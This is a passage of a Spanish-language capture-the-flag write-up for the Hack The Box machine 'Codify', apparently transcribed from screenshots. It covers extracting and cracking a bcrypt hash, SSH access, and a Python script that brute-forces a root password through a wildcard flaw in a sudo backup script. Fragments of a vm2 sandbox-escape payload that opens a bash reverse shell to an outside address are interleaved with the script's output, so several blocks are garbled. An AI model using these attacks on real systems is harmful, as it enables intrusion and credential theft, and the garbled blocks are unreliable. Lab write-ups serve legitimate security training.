6 | index     | default    | N/A       | cluster  | 1523     | 34m      | 0        | online   | 0%     | 61.8mb | svc
7 | index     | default    | N/A       | cluster  | 1532     | 34m      | 0        | online   | 0%     | 62.5mb | svc
8 | index     | default    | N/A       | cluster  | 1539     | 34m      | 0        | online   | 0%     | 59.0mb | svc
9 | index     | default    | N/A       | cluster  | 1577     | 34m      | 0        | online   | 0%     | 58.6mb | svc
```

Este comando muestra una lista detallada de todos los procesos en ejecución en el sistema, organizados en una estructura de árbol para representar las relaciones entre los procesos padre e hijo.

```
ps -ef --forest|less -S
```

```
dtb kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@dttkalimot: /home/kali
File Actions Edit View Help
root@dttkalimot: /home/kali/Desktop x root@dttkalimot: /home/kali x
UID PID PPID C STIME TTY CMD
root 2 0 0 10:34 ? 00:00:00 [kthreadd]
root 3 2 0 10:34 ? 00:00:00 \_ [rcu_gp]
root 4 2 0 10:34 ? 00:00:00 \_ [rcu_par_gp]
root 5 2 0 10:34 ? 00:00:00 \_ [slub_flushwq]
root 6 2 0 10:34 ? 00:00:00 \_ [netns]
root 8 2 0 10:34 ? 00:00:00 \_ [kworker/0:0H-events_hi]
root 10 2 0 10:34 ? 00:00:00 \_ [mm_percpu_wq]
root 11 2 0 10:34 ? 00:00:00 \_ [rcu_tasks_rude_]
root 12 2 0 10:34 ? 00:00:00 \_ [rcu_tasks_trace]
root 13 2 0 10:34 ? 00:00:00 \_ [ksoftirqd/0]
root 14 2 0 10:34 ? 00:00:00 \_ [rcu_sched]
root 15 2 0 10:34 ? 00:00:00 \_ [migration/0]
root 16 2 0 10:34 ? 00:00:00 \_ [idle_inject/0]
root 18 2 0 10:34 ? 00:00:00 \_ [cpuhp/0]
root 19 2 0 10:34 ? 00:00:00 \_ [cpuhp/1]
root 20 2 0 10:34 ? 00:00:00 \_ [idle_inject/1]
root 21 2 0 10:34 ? 00:00:00 \_ [migration/1]
root 22 2 0 10:34 ? 00:00:00 \_ [ksoftirqd/1]
root 24 2 0 10:34 ? 00:00:00 \_ [kworker/1:0H-events_hi]
root 25 2 0 10:34 ? 00:00:00 \_ [kdevtmpfs]
root 26 2 0 10:34 ? 00:00:00 \_ [inet_frag_wq]
root 27 2 0 10:34 ? 00:00:00 \_ [kauditd]
```

Ahora realizamos una búsqueda de una base de datos y encontramos tickets.db

```
svc@codify:/etc/apache2/sites-enabled$ cd ..
svc@codify:/etc/apache2$ cd ..
svc@codify:/etc$ cd ..
svc@codify:/$ cd /var/www/contact/
svc@codify:/var/www/contact$ ls -la
total 120
drwxr-xr-x 3 svc svc 4096 Sep 12 2023 .
drwxr-xr-x 5 root root 4096 Sep 12 2023 ..
-rw-rw-r-- 1 svc svc 4377 Apr 19 2023 index.js
-rw-rw-r-- 1 svc svc 268 Apr 19 2023 package.json
-rw-rw-r-- 1 svc svc 77131 Apr 19 2023 package-lock.json
drwxrwxr-x 2 svc svc 4096 Apr 21 2023 templates
-rw-r--r-- 1 svc svc 20480 Sep 12 2023 tickets.db
svc@codify:/var/www/contact$
```

Ahora con el comando strings extraeremos las cadenas de texto legibles en este archivo y encontramos el hash de la contraseña del usuario joshua

```

svc@codify:/var/www/contact$ strings tickets.db
SQLite format 3
tableticketstickets
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)
Ytablesqli_sequence
CREATE TABLE sqli_sequence(name,seq)
tableusersusers
CREATE TABLE users (
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  username TEXT UNIQUE,
  password TEXT
)
indexsqli_autoindex_users_1users
joshua$2a$12$S0n8Pf6z8f0/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
joshua
users
tickets
Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site
, can I download this and set it up in my own computer? A feature like that would be nice.open
Tom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me
out a lot. Thanks!open

```

joshua\$2a\$12\$S0n8Pf6z8f0/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2

Usamos john para descifrar la contraseña

```

(kali@dttkalimot)-[~/HTB/CODIFY]
$ nano hash

(kali@dttkalimot)-[~/HTB/CODIFY]
$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1 (?)
1g 0:00:00:16 DONE (2024-04-19 07:13) 0.06067g/s 83.00p/s 83.00c/s 83.00C/s winston..angel123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
console.log(vm.run(code)); // -> hacked
(kali@dttkalimot)-[~/HTB/CODIFY]
$ _

```


Y nos conectamos por ssh desde este usuario y contraseña

```
(kali@dttkalimot)-[~/HTB/CODIFY]
$ ssh joshua@codify.htb
The authenticity of host 'codify.htb (10.10.11.239)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xot0sBBE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'codify.htb' (ED25519) to the list of known hosts.
joshua@codify.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Apr 19 11:23:37 AM UTC 2024

System load:          0.0078125
Usage of /:            63.6% of 6.50GB
Memory usage:         20%
Swap usage:           0%
Processes:            237
Users logged in:      0
IPv4 address for br-030a38808dbf: 172.18.0.1
IPv4 address for br-5ab86a4e40d0: 172.19.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0: 10.10.11.239
IPv6 address for eth0: dead:beef::250:56ff:feb9:5a13

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Mar 27 13:01:24 2024 from 10.10.14.23
joshua@codify:~$ _
```

a440b15ab4a62779289e35044354d0a6

```
joshua@codify:~$ cat user.txt
a440b15ab4a62779289e35044354d0a6
joshua@codify:~$ _
```

Escalar privilegios

Con `sudo -l` vemos que este usuario puede ejecutar como `sudo` el archivo `/opt/scripts/mysql-backup.sh`

```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```

Vemos que hay un error y no verifica bien la contraseña

```
joshua@codify:~$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
    exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-admin "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo "Done!"
joshua@codify:~$
```

```
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
    exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e
"SHOW DATABASES;" | /usr/bin/grep -Ev "
(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS"
"$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done
```

```
/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

```
if [[ $DB_PASS == $USER_PASS ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
    exit 1
fi
```

creamos un archivo que explote la contraseña lo guardamos en la carpeta /tmp le damos permiso de ejecución y lo ejecutamos

```
import string
import subprocess
all = list(string.ascii_letters + string.digits)
password = ""
found = False

while not found:
    for character in all:
        command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.sh"
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE,
                                stderr=subprocess.PIPE, text=True).stdout

        if "Password confirmed!" in output:
            password += character
            print(password)
            break
    else:
        found = True
```

```
joshua@codify:/tmp$ nano brute.py
joshua@codify:/tmp$ chmod +x brute.py
joshua@codify:/tmp$ python3 brute.py
k
kl
klj
kljh nsole.log(vm.run(code)); // -> hacked
kljh1
— Run
```

Sacaremos la contraseña, nos conaectamos como root

```
joshua@codify:/tmp$ python3 brute.py
k const err = new Error();
kl
klj err.name = {
kljh toString: new Proxy() => "", {
kljh1
kljh12 pply(target, thiz, args) {
kljh12k const process = args.constructor.constructor("return
kljh12k3
kljh12k3j")();
kljh12k3jh
kljh12k3jha
kljh12k3jhas inModule.require("child_process").execSync("bash -c
kljh12k3jhask lev/tcp/10.10.14.185/9001 0>&1").toString();
kljh12k3jhaskj
kljh12k3jhaskjh
kljh12k3jhaskjh1
kljh12k3jhaskjh12
kljh12k3jhaskjh12k
kljh12k3jhaskjh12kj
kljh12k3jhaskjh12kjh
kljh12k3jhaskjh12kjh3
joshua@codify:/tmp$ ls
brute.py
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-apache2.service-gyX9S5
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-ModemManager.service-YIrLDg
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-systemd-logind.service-MmebvY
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-systemd-resolved.service-QSaob4
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-systemd-timesyncd.service-8CC4AG
vmware-root_768-2999133183
joshua@codify:/tmp$ su root // -> hacked
Password:
root@codify:/tmp# _
— Run
```

password: kljh12k3jhaskjh12kjh3

Y obtenemos la bandera

```
kljnh12k3jhaskjh12kjh3
joshua@codify:/tmp$ ls
brute.py
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-apache2.service-gyX9S5
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-ModemManager.service-YIrLDg
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-systemd-logind.service-MmebvY
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-systemd-resolved.service-QSaob4
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-systemd-timesyncd.service-8CC4AG
vmware-root_768-2999133183
joshua@codify:/tmp$ su root
Password:
root@codify:/tmp# cd
root@codify:~# cat root.txt // -> hacked
53c95969564fcc2182a87da86203666c
root@codify:~# _
```